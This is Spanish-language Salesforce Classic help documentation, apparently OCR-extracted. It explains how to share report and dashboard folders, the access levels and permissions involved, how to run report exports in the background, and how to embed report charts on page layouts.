1. Uso compartido de informes y paneles

   Los informes y paneles se comparten mediante carpetas. Lo que se comparte es la carpeta, no el informe o el panel en sí. Para permitir que otras personas trabajen con su informe o panel, otórgueles acceso de usuario, editor o gestor a la carpeta donde está almacenado el informe o panel.

2. Entrega de su informe

   Para proporcionar la información en su informe a las personas que la necesitan, puede compartir la URL del informe, hacer el informe disponible para noticias en tiempo real de Chatter o exportar los datos en otra herramienta como Excel. También puede configurar la ejecución del informe en un programa de forma que los usuarios estén siempre al día.

3. Gráficos de informe integrados
   Por lo general, los usuarios han tenido que navegar hasta la ficha Informes para buscar datos. Sin embargo, puede ofrecerles información valiosa directamente en las páginas que visitan con frecuencia. Para ello, integre gráficos de informe en páginas de detalles para objetos. Cuando los usuarios ven gráficos en páginas, tienen la opción de tomar decisiones en función de los datos que ven en el contexto de la página sin tener que ir a ningún otro lugar. Por ejemplo, un registro de oportunidad muestra datos importantes directamente en su página de detalles.

## Uso compartido de informes y paneles

Los informes y paneles se comparten mediante carpetas. Lo que se comparte es la carpeta, no el informe o el panel en sí. Para permitir que otras personas trabajen con su informe o panel, otórgueles acceso de usuario, editor o gestor a la carpeta donde está almacenado el informe o panel.

Nota: Los usuarios no pueden compartir carpetas de informes y paneles en Lightning Experience. Todos los conjuntos de permisos de colaboración en Salesforce Classic se respetan en Lightning Experience.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Uso compartido de una carpeta de informe o panel
   Para permitir que otros utilicen un informe o un panel, comparta la carpeta en la que se encuentra. Otorgue a cada usuario, grupo público o función el grado de acceso a la carpeta que corresponda a cada uno.
2. Niveles de acceso para carpetas de informes y paneles
   Cada usuario, grupo o función puede tener su propio nivel de acceso a una carpeta de informe y panel. Los usuarios pueden ver lo datos, los editores pueden determinar qué datos se muestran y los gestores pueden controlar el acceso.
3. Comparar los niveles de acceso para carpetas de informes y paneles
   Utilice este gráfico para obtener una vista rápida de lo que el acceso de usuario, editor y gestor permite hacer a los usuarios con carpetas de informes y paneles.
4. Permisos de usuario para compartir informes y paneles
   Cada nivel de acceso a una carpeta de informe o panel se compone de una combinación de permisos de usuario específicos. Como administrador, puede ajustar más el acceso de los usuarios a los paneles e informes asignando o eliminando uno o más permisos.

## Uso compartido de una carpeta de informe o panel

Para permitir que otros utilicen un informe o un panel, comparta la carpeta en la que se encuentra. Otorgue a cada usuario, grupo público o función el grado de acceso a la carpeta que corresponda a cada uno.

Nota: Para otorgar a alguien el acceso a una carpeta, debe tener el acceso de Gestor a esa carpeta, el permiso "Gestionar informes en carpetas públicas" (para carpetas de informes) o el permiso "Gestionar paneles en carpetas públicas" (para carpetas de paneles).

Cuando crea una carpeta, usted es su gestor. Sólo usted y otras personas con permisos administrativos podrán verla.

Si una carpeta no tiene el acceso de Gestor, es pública y los usuarios con el permiso "Ver informes en carpetas públicas" pueden verla. Dependiendo de su acceso de objeto, estos usuarios pueden también ejecutar el informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO


Para compartir una carpeta de informe:

- acceso a la carpeta de "Gestor" o "Gestionar informes en carpetas públicas"

Para compartir una carpeta de panel:

- acceso a la carpeta de "Gestor" o "Gestionar paneles en carpetas públicas"

**(1) Comparta su carpeta por usuario, grupo de usuarios o función. (2) Seleccione el nivel de acceso que desee que tenga cada usuario, grupo o función. (3) Deje de compartir la carpeta con el usuario, grupo o función.**




1. Uso compartido de un informe o panel con un usuario individual
   Si sólo tiene una o dos personas con las que compartir una carpeta de informe o panel, otórgueles acceso individualmente.
2. Uso compartido de un informe o panel con un grupo
   Si más de una o dos personas necesitan acceder a una carpeta de análisis, comparta la carpeta con un grupo público. De ese modo no tendrá que llevar un seguimiento de con qué individuos la ha compartido.

3. Uso compartido de un informe o panel por función
   Cuando otorga a determinadas personas el acceso a una carpeta de informe o panel basándose en su función, puede controlar quién tiene acceso sin tener que llevar un seguimiento de los usuarios o grupos.

CONSULTE TAMBIÉN

Niveles de acceso para carpetas de informes y paneles

Permisos de usuario para compartir informes y paneles


## Uso compartido de un informe o panel con un usuario individual

Si sólo tiene una o dos personas con las que compartir una carpeta de informe o panel, otórgueles acceso individualmente.

1. En la ficha Informes, pase el ratón sobre una carpeta de informe en el panel izquierdo, haga clic en y luego seleccione **Compartir**.
2. Seleccione **Usuarios internos**.

   Nota: Los usuarios internos no incluyen a los usuarios del portal de clientes o del portal de socios.

3. Busque al usuario que desee, haga clic en **Compartir** y seleccione un nivel de acceso.
   Para buscar, sólo tiene que empezar a introducir un nombre.




4. Haga clic en **Listo**, revise sus cambios y haga clic en **Cerrar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para compartir una carpeta de informe con usuarios internos:

- acceso a la carpeta de "Gestor" o "Gestionar informes en carpetas públicas"

Para compartir una carpeta de panel con usuarios internos:

- acceso a la carpeta de "Gestor" o "Gestionar paneles en carpetas públicas"

## Uso compartido de un informe o panel con un grupo

Si más de una o dos personas necesitan acceder a una carpeta de análisis, comparta la carpeta con un grupo público. De ese modo no tendrá que llevar un seguimiento de con qué individuos la ha compartido.

1. En la ficha Informes, pase el ratón sobre una carpeta de informe en el panel izquierdo, haga clic en y luego seleccione **Compartir**.
2. Seleccione **Grupos públicos**.
3. Busque el grupo que desee y haga clic en **Compartir**.

   Para buscar, empiece escribiendo un nombre.

4. Seleccione el nivel de uso compartido que desee proporcionar a este grupo.

   Nota: Los usuarios del portal sólo pueden tener acceso de usuario a los informes y no pueden utilizar paneles.

5. Haga clic en **Listo**, revise sus cambios y haga clic en **Cerrar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para compartir una carpeta de informe con grupos públicos:

- acceso a la carpeta de "Gestor" o "Gestionar informes en carpetas públicas"

Para compartir una carpeta de panel con grupos públicos:

- acceso a la carpeta de "Gestor" o "Gestionar paneles en carpetas públicas"

### Uso compartido de un informe o panel por función


Cuando otorga a determinadas personas el acceso a una carpeta de informe o panel basándose en su función, puede controlar quién tiene acceso sin tener que llevar un seguimiento de los usuarios o grupos.

Puede otorgar acceso a carpetas de informes o paneles a usuarios con una función, o bien a esos usuarios y a los usuarios con funciones subordinadas a dicha función.

Por ejemplo, supongamos que la función `Vicepresidente de ventas` y sus subordinados tienen el acceso de usuario a una carpeta de panel, mientras que la propia función (Vicepresidente de ventas) tiene el acceso de gestor a la carpeta. Esto significa que un usuario con la función Vicepresidente de ventas tiene mayor control que alguien con una función que esté más abajo en la jerarquía de funciones. Si el Vicepresidente de ventas abandona la empresa, la siguiente persona que asuma esa función podrá gestionar paneles de la carpeta.

1. En la ficha Informes, pase el ratón sobre una carpeta de informe en el panel izquierdo, haga clic en y luego seleccione **Compartir**.
2. Seleccione **Funciones** o **Funciones y subordinados**.
   - Seleccione **Funciones** si desea otorgar acceso a todos los usuarios que tengan esa función.
   - Seleccione **Funciones y subordinados** si desea otorgar acceso a esos usuarios y a todas las personas que tengan una función por debajo de ellos en la jerarquía de funciones.
3. Busque la función que desee, haga clic en **Compartir** y seleccione un nivel de acceso.

   Para buscar, introduzca un nombre.




4. Haga clic en **Listo**, revise sus cambios y haga clic en **Cerrar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para compartir una carpeta de informe con una función o una función y subordinados:

- acceso a la carpeta de "Gestor" o "Gestionar informes en carpetas públicas"

Para compartir una carpeta de panel con una función o una función y subordinados:

- acceso a la carpeta de "Gestor" o "Gestionar paneles en carpetas públicas"

## Niveles de acceso para carpetas de informes y paneles

Cada usuario, grupo o función puede tener su propio nivel de acceso a una carpeta de informe y panel. Los usuarios pueden ver lo datos, los editores pueden determinar qué datos se muestran y los gestores pueden controlar el acceso.

Consejo: Si no está listo para compartir un informe o panel, guárdelo en una carpeta personal a la que sólo usted pueda acceder. Las carpetas "Mis informes personalizados personales" y "Mis paneles personales" ya están configuradas para usted. Cree más si las necesita. Cuando crea una carpeta, únicamente pueden acceder a ella usted y los usuarios con permisos administrativos hasta que no la comparta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Niveles de acceso de usuario a carpetas de informes y paneles
   Con el acceso de usuario puede ver los datos de un informe o panel, pero no puede realizar ningún cambio, excepto si lo duplica en un nuevo informe o panel. Todos los usuarios tienen como mínimo el acceso de usuario a las carpetas de informes y paneles que se han compartido con ellos. (Puede que algunos usuarios tengan permisos de usuario administrativos que les otorguen un mayor acceso.)
2. Acceso de editor a carpetas de informes y paneles
   Cuando es editor de una carpeta, puede ver y modificar los informes y paneles que contenga y moverlos hacia y desde otras carpetas en las que tenga acceso de editor o gestor.
3. Acceso de gestor a carpetas de informes y paneles
   Con el acceso de gestor, puede realizar las mismas acciones que los usuarios y editores y, además, controlar el acceso de otros usuarios a la carpeta, cambiar sus propiedades o eliminarla.

CONSULTE TAMBIÉN

Uso compartido de una carpeta de informe o panel

Comparar los niveles de acceso para carpetas de informes y paneles

## Niveles de acceso de usuario a carpetas de informes y paneles

Con el acceso de usuario puede ver los datos de un informe o panel, pero no puede realizar ningún cambio, excepto si lo duplica en un nuevo informe o panel. Todos los usuarios tienen como mínimo el acceso de usuario a las carpetas de informes y paneles que se han compartido con ellos. (Puede que algunos usuarios tengan permisos de usuario administrativos que les otorguen un mayor acceso.)

Por ejemplo, Sergio es un representante de ventas al que le gusta empezar el día comprobando su posición en el panel de líderes de ventas, que aparece en el panel de ventas principal. Tiene que actualizar el panel para obtener las posiciones más recientes, de modo que necesita poder ver los datos de los informes subyacentes. Pero no desea modificar los informes ni el panel. Lo único que necesita es un acceso de usuario a la carpeta que contenga el panel de ventas principal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Acceso de editor a carpetas de informes y paneles

Cuando es editor de una carpeta, puede ver y modificar los informes y paneles que contenga y moverlos hacia y desde otras carpetas en las que tenga acceso de editor o gestor.

Por ejemplo, Alicia, una responsable de ventas, desea proporcionar un panel de ventas diferente para cada uno de los tres equipos regionales. Necesitará tener acceso de editor en la carpeta que contenga el panel de ventas principal para poder mover los informes subyacentes a las carpetas adecuadas y, a continuación, modificarlos para que muestren los datos adecuados. También necesitará el permiso de usuario Crear y personalizar paneles.

Nota: No puede otorgar el acceso de editor a carpetas de informes estándar. Todos los usuarios obtienen el acceso de usuario para estas carpetas de manera predeterminada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Acceso de gestor a carpetas de informes y paneles

Con el acceso de gestor, puede realizar las mismas acciones que los usuarios y editores y, además, controlar el acceso de otros usuarios a la carpeta, cambiar sus propiedades o eliminarla.

Por ejemplo, Andrés es un administrador de ventas que gestiona demasiados informes como para prestar atención a cada uno de ellos individualmente. Crea una carpeta de informes denominada Informes regionales. Como es su creador, automáticamente tiene derechos de gestor en la carpeta. Otorga a Representantes de ventas, un grupo público, el acceso de usuario. Además, convierte a Alicia, la responsable de ventas, en otra gestora de la carpeta.

Nota: No puede otorgar el acceso de gestor a carpetas de informes estándar. Todos los usuarios obtienen el acceso de usuario para estas carpetas de manera predeterminada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Comparar los niveles de acceso para carpetas de informes y paneles

Utilice este gráfico para obtener una vista rápida de lo que el acceso de usuario, editor y gestor permite hacer a los usuarios con carpetas de informes y paneles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | Usuario | Editor | Gestor |
|---|---|---|---|
| Ver informes o paneles en la carpeta | ✅ | ✅ | ✅ |
| Ejecutar informes en la carpeta | ✅ | ✅ | ✅ |
| Actualizar paneles en la carpeta | ✅ | ✅ | ✅ |
| Cambiar, mover o eliminar sus informes o paneles en la carpeta | ✅ | ✅ | ✅ |
| Ver quién tiene acceso a la carpeta y cuál es su nivel de acceso | ✅ | ✅ | ✅ |
| Cambiar, mover o eliminar informes o paneles creados por otra persona en la carpeta<br>Nota: Si el uso compartido de carpetas mejorado está activado para su organización, también necesita el permiso "Ver todos los datos" para cambiar estos paneles. | | ✅ | ✅ |
| Cambiar el nombre de la carpeta | | | ✅ |
| Cambiar la configuración de colaboración de la carpeta | | | ✅ |

CONSULTE TAMBIÉN

Activación del uso compartido de informes y paneles mejorado

## Permisos de usuario para compartir informes y paneles

Cada nivel de acceso a una carpeta de informe o panel se compone de una combinación de permisos de usuario específicos. Como administrador, puede ajustar más el acceso de los usuarios a los paneles e informes asignando o eliminando uno o más permisos.

Cuando el uso compartido de carpetas de análisis está habilitado, todos los usuarios obtienen un acceso de usuario a las carpetas de informes y paneles, excepto los usuarios con permisos administrativos superiores. Para otorgar a los usuarios mayores privilegios, asigne el acceso de editor o gestor a la carpeta y otorgue permisos de usuario de informe y panel según sea necesario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Permiso de usuario | Descripción |
|---|---|
| `Crear y personalizar paneles` | Cree, modifique y elimine paneles en la carpeta **Mis paneles personales**. Cree paneles y guárdelos en cualquier carpeta compartida si así lo permiten los derechos de uso compartido. |
| `Crear y personalizar informes` | Cree, modifique y elimine informes en la carpeta **Mis informes personalizados personales**. Cree informes y guárdelos en cualquier carpeta compartida si así lo permiten los derechos de uso compartido. |
| `Crear carpetas de paneles` | Cree carpetas de paneles y gestiónelas si así lo permiten los derechos de uso compartido. |
| `Crear carpetas de informes` | Cree carpetas de informes y gestiónelas si así lo permiten los derechos de uso compartido. |
| `Modificar mis paneles` | Modifique, mueva, guarde y elimine los paneles que haya creado en carpetas compartidas. |
| `Modificar mis informes` | Modifique, mueva, guarde y elimine los informes que haya creado en carpetas compartidas. |
| `Gestionar paneles en carpetas públicas` | Cree, modifique y elimine paneles[1] y gestione su uso compartido en todas las carpetas de paneles públicos, lo cual no incluye las carpetas personales de otros. Este permiso permite que los usuarios modifiquen y compartan paneles en todas las carpetas, incluidas las carpetas ocultas. También obtienen estos permisos:<br>• `Crear y personalizar paneles`<br>• `Crear carpetas de paneles`<br>• `Modificar mis paneles`<br>• `Ver paneles en carpetas públicas`<br>([1] Para modificar un panel dinámico, los usuarios también necesitan `Gestionar paneles dinámicos` y `Ver los paneles de Mi Equipo`.) |
| `Gestionar informes en carpetas públicas` | Cree, modifique y elimine informes y gestione su uso compartido en todas las carpetas de informes públicos, lo cual no incluye las carpetas personales de otros. Este |

| | |
|---|---|
| | permiso permite que los usuarios modifiquen y compartan informes en todas las carpetas, incluidas las carpetas ocultas. También obtienen estos permisos:<br>• `Crear y personalizar informes`<br>• `Crear carpetas de informes`<br>• `Modificar mis informes`<br>• `Ver informes en carpetas públicas` |
| `Ver paneles en carpetas públicas` | Vea paneles en carpetas de paneles públicos, lo cual no incluye las carpetas personales de otros. |
| `Ver informes en carpetas públicas` | Vea informes en carpetas de informes públicos, lo cual no incluye las carpetas personales de otros. |

CONSULTE TAMBIÉN

Uso compartido de una carpeta de informe o panel

Comparar los niveles de acceso para carpetas de informes y paneles

## Entrega de su informe

Para proporcionar la información en su informe a las personas que la necesitan, puede compartir la URL del informe, hacer el informe disponible para noticias en tiempo real de Chatter o exportar los datos en otra herramienta como Excel. También puede configurar la ejecución del informe en un programa de forma que los usuarios estén siempre al día.

Los administradores o los usuarios con los permisos "Gestionar informes públicos" y "Crear y personalizar informes" pueden crear informes personalizados visibles para todos los usuarios. También pueden organizar informes creando carpetas de informes personalizadas y configurando qué grupos de usuarios pueden acceder a ellas.

Para que un informe sea público, ejecútelo y haga clic en **Guardar como**. Asigne un nombre al informe y seleccione una carpeta para informes públicos.

1. Ejecución de informes en segundo plano

   Ejecute grandes informes en segundo plano para poder seguir trabajando en Salesforce sin esperar a que se muestren los resultados de los informes. Es una buena forma de ejecutar con éxito informes con gran cantidad de datos, a los que de otra forma se les agotaría el tiempo debido al gran número de resultados de los informes.

CONSULTE TAMBIÉN

Exportación de un informe

Programación de la actualización de un informe

## Ejecución de informes en segundo plano

Ejecute grandes informes en segundo plano para poder seguir trabajando en Salesforce sin esperar a que se muestren los resultados de los informes. Es una buena forma de ejecutar con éxito informes con gran cantidad de datos, a los que de otra forma se les agotaría el tiempo debido al gran número de resultados de los informes.

Para activar esta funcionalidad para la organización, póngase en contacto con Salesforce.

Además, los informes exportados a un segundo plano se ejecutan secuencialmente, de uno en uno. Por ello, el último informe exportado en segundo plano se ejecuta cuando todos informes exportados al segundo plano previamente se hayan terminado de ejecutar.

Puede exportar un número ilimitado de informes al segundo plano.

1. Exportación de informes para que se ejecuten en segundo plano
   Para configurar un informe para que se ejecute en segundo plano, tendrá que exportarlo de una forma especial.
2. Ver y gestionar informes en segundo plano
   Cuando haya configurado un informe para que se ejecute en segundo plano, puede verlo y gestionarlo desde la lista de exportaciones de informes en segundo plano.

### CONSULTE TAMBIÉN

- La página de ejecución de informes
- Crear un informe personalizado en el modo de accesibilidad
- Creación de un informe
- Personalización de informes
- Opciones de la página de ejecución de informes
- Exportación de un informe
- Ejecución de un informe

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

### PERMISOS DE USUARIO

Para exportar informes en segundo plano:

- "Exportación de informes en segundo plano"

Para ver informes exportados en segundo plano por otros usuarios:

- "Exportación de informes en segundo plano"

  Y

  "Ver todos los datos"

Para gestionar informes exportados en segundo plano por otros usuarios:

- "Exportación de informes en segundo plano"

  Y

  "Modificar todos los datos"

### Exportación de informes para que se ejecuten en segundo plano

Para configurar un informe para que se ejecute en segundo plano, tendrá que exportarlo de una forma especial.

1. Guarde o ejecute un informe.
2. Haga clic en **Detalles de exportación** y seleccione **Ejecutar exportación de fondo...** en el botón desplegable.

   Consejo: Cuando ejecute un informe existente, haga clic en este botón para evitar que se muestren los resultados del informe.
3. Seleccione un ajuste de codificación de archivos y un formato de archivo al que exportar el informe.
4. Seleccione cómo guardar los parámetros del informe:
   - Haga clic en `Guardar revisiones` para guardar cualquier modificación de parámetros que realice al informe antes de la exportación. La selección de esta opción sobrescribe los parámetros del informe original.
   - Haga clic en `Guardar una copia de las revisiones` para crear un nuevo informe antes de la exportación. Si selecciona esta opción, introduzca un nombre y descripción para el informe y seleccione una carpeta de informe en la que guardar los parámetros de informe.

   Nota: Solo se guardan los parámetros, no los resultados. Para ver los resultados de los informes, debe ver los detalles de éstos en la lista de exportaciones de informes en segundo plano.
5. Haga clic en **Iniciar exportación en segundo plano**.

Cuando haya terminado de ejecutar el informe y sus resultados estén listos para la visualización, se le enviará un correo electrónico con la información del informe. Puede descargar los resultados del informe desde la lista de exportaciones del informe. Sólo puede descargar los datos que tiene permiso para ver.

Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

**PERMISOS DE USUARIO**

Para exportar informes en segundo plano:
- "Exportación de informes en segundo plano"

Para ver informes exportados en segundo plano por otros usuarios:
- "Exportación de informes en segundo plano"

  Y

  "Ver todos los datos"

Para gestionar informes exportados en segundo plano por otros usuarios:
- "Exportación de informes en segundo plano"

  Y

  "Modificar todos los datos"

En el improbable caso de que falle la exportación en segundo plano de un informe, se le enviará una notificación por correo electrónico. Los informes que se exporten a un segundo plano pueden fallar por una serie de razones. Por ejemplo, entre el momento en que exportó el informe y en el que empezó el proceso de exportación, es posible que se hayan eliminado campos del informe, se haya eliminado el informe o que el estado del tipo de informe personalizado desde el que se creó el informe haya cambiado a "En desarrollo".

### Ver y gestionar informes en segundo plano

Cuando haya configurado un informe para que se ejecute en segundo plano, puede verlo y gestionarlo desde la lista de exportaciones de informes en segundo plano.

1. En Configuración, introduzca *`Exportaciones de informes en segundo plano`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Exportaciones de informes en segundo plano**.
   La lista de exportaciones de informes en segundo plano aparece.
2. Vea los detalles de un informe exportado al segundo plano, como su nombre, estado y ubicación haciendo clic en el nombre del informe en la columna `Nombre del trabajo`.

Nota: Por motivos de seguridad, Salesforce puede solicitar a los usuarios que superen una prueba de comprobación de usuario CAPTCHA para exportar datos desde su organización. Esta sencilla prueba de entrada de texto impide que programas dañinos accedan a los datos de la organización. Para superar la prueba, los usuarios deben escribir correctamente las dos palabras mostradas en la superposición en el campo de cuadro de texto correspondiente. Tenga en cuenta que las palabras introducidas en el campo de cuadro de texto deben estar separadas por un espacio.

3. Haga clic en **Cancelar** o **Eliminar** junto al nombre de un informe para cancelar la exportación pendiente o eliminar un informe de la lista de exportaciones de informes en segundo plano.


   Cuando un informe exportado en segundo plano termina de ejecutarse está disponible para su visualización en la lista de exportaciones de informe en segundo plano durante 48 horas. Una vez transcurridas 48 horas, el informe se elimina automáticamente.

   Importante: Los informes eliminados de la lista de exportaciones de informes en segundo plano se eliminan de forma permanente y *no* se envían a la Papelera.

4. Haga clic en **Actualizar lista** para ver los informes que se han exportado al fondo desde que comenzó a ver la lista de exportaciones de informes en segundo plano.

## Gráficos de informe integrados

Por lo general, los usuarios han tenido que navegar hasta la ficha Informes para buscar datos. Sin embargo, puede ofrecerles información valiosa directamente en las páginas que visitan con frecuencia. Para ello, integre gráficos de informe en páginas de detalles para objetos. Cuando los usuarios ven gráficos en páginas, tienen la opción de tomar decisiones en función de los datos que ven en el contexto de la página sin tener que ir a ningún otro lugar. Por ejemplo, un registro de oportunidad muestra datos importantes directamente en su página de detalles.




1. Ejemplo de gráficos de informes en una página Cuenta

   En este ejemplo hemos integrado dos gráficos de informe en una importante página de cuenta que muestra negociaciones en las oportunidades en curso y casos del servicio de atención al cliente abiertos para la cuenta. Si estudia los gráficos, el ejecutivo de cuentas puede medir rápidamente la actividad y estado de la cuenta.

2. Agregar un gráfico de informe a un formato de página
   Para integrar un gráfico de informe en páginas de objeto, modifique el formato de página del objeto con el editor de formato de página mejorado y agregue el gráfico.
3. Personalización de un gráfico de informe en un formato de página
   Cuando haya agregado un gráfico de informe a una página podrá personalizarlo en el cuadro de diálogo Propiedades de gráfico del editor de formato de página.
4. Límites de los gráficos de informe en las páginas
   Tenga en cuenta estos límites cuando integre gráficos en las páginas de detalles.

## Ejemplo de gráficos de informes en una página Cuenta


En este ejemplo hemos integrado dos gráficos de informe en una importante página de cuenta que muestra negociaciones en las oportunidades en curso y casos del servicio de atención al cliente abiertos para la cuenta. Si estudia los gráficos, el ejecutivo de cuentas puede medir rápidamente la actividad y estado de la cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

**Gráficos de informes en una página Cuenta**




1. El gráfico de oportunidades en curso muestra las oportunidades para la cuenta en varias etapas, incluyendo las que se ganaron. El ejecutivo de cuentas puede pasar el ratón por el gráfico para obtener el valor de cada oportunidad (los valores se destacan si el gráfico de informe de origen tiene la función de pasar el ratón activada). Podrá hacer clic en el gráfico, ir al informe y obtener más detalles para estas oportunidades.

2. Desde los gráficos de los casos abiertos, podrá ver que hay un par de problemas de asistencia no resueltos para la cuenta. Puede hacer clic en el gráfico, desglosar el informe para buscar los detalles del caso y realizar un seguimiento con los ingenieros de atención al cliente para que lo resuelvan antes de una reunión importante con el cliente.

## Agregar un gráfico de informe a un formato de página

Para integrar un gráfico de informe en páginas de objeto, modifique el formato de página del objeto con el editor de formato de página mejorado y agregue el gráfico.

Antes de agregar un gráfico compruebe que:

- Su informe de origen está en una carpeta que se comparte con usuarios que necesitan acceso. Los informes de las carpetas de informes personales no están disponibles para agregarlos a una página.
- El formato del informe de origen es un resumen o una matriz.
- El informe de origen tiene un gráfico.

1. Vaya al editor de formato de página para el objeto al que está agregando un gráfico.
2. Haga clic en **Modificar** junto al formato de página.
3. Haga clic en **Gráficos de informe**.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver formatos de página:
- "Ver parámetros y configuración"

Para modificar formatos de página:
- "Personalizar aplicación"




4. En el cuadro Búsqueda rápida, escriba el nombre del informe y haga clic en para buscar y seleccionar el gráfico de informe.
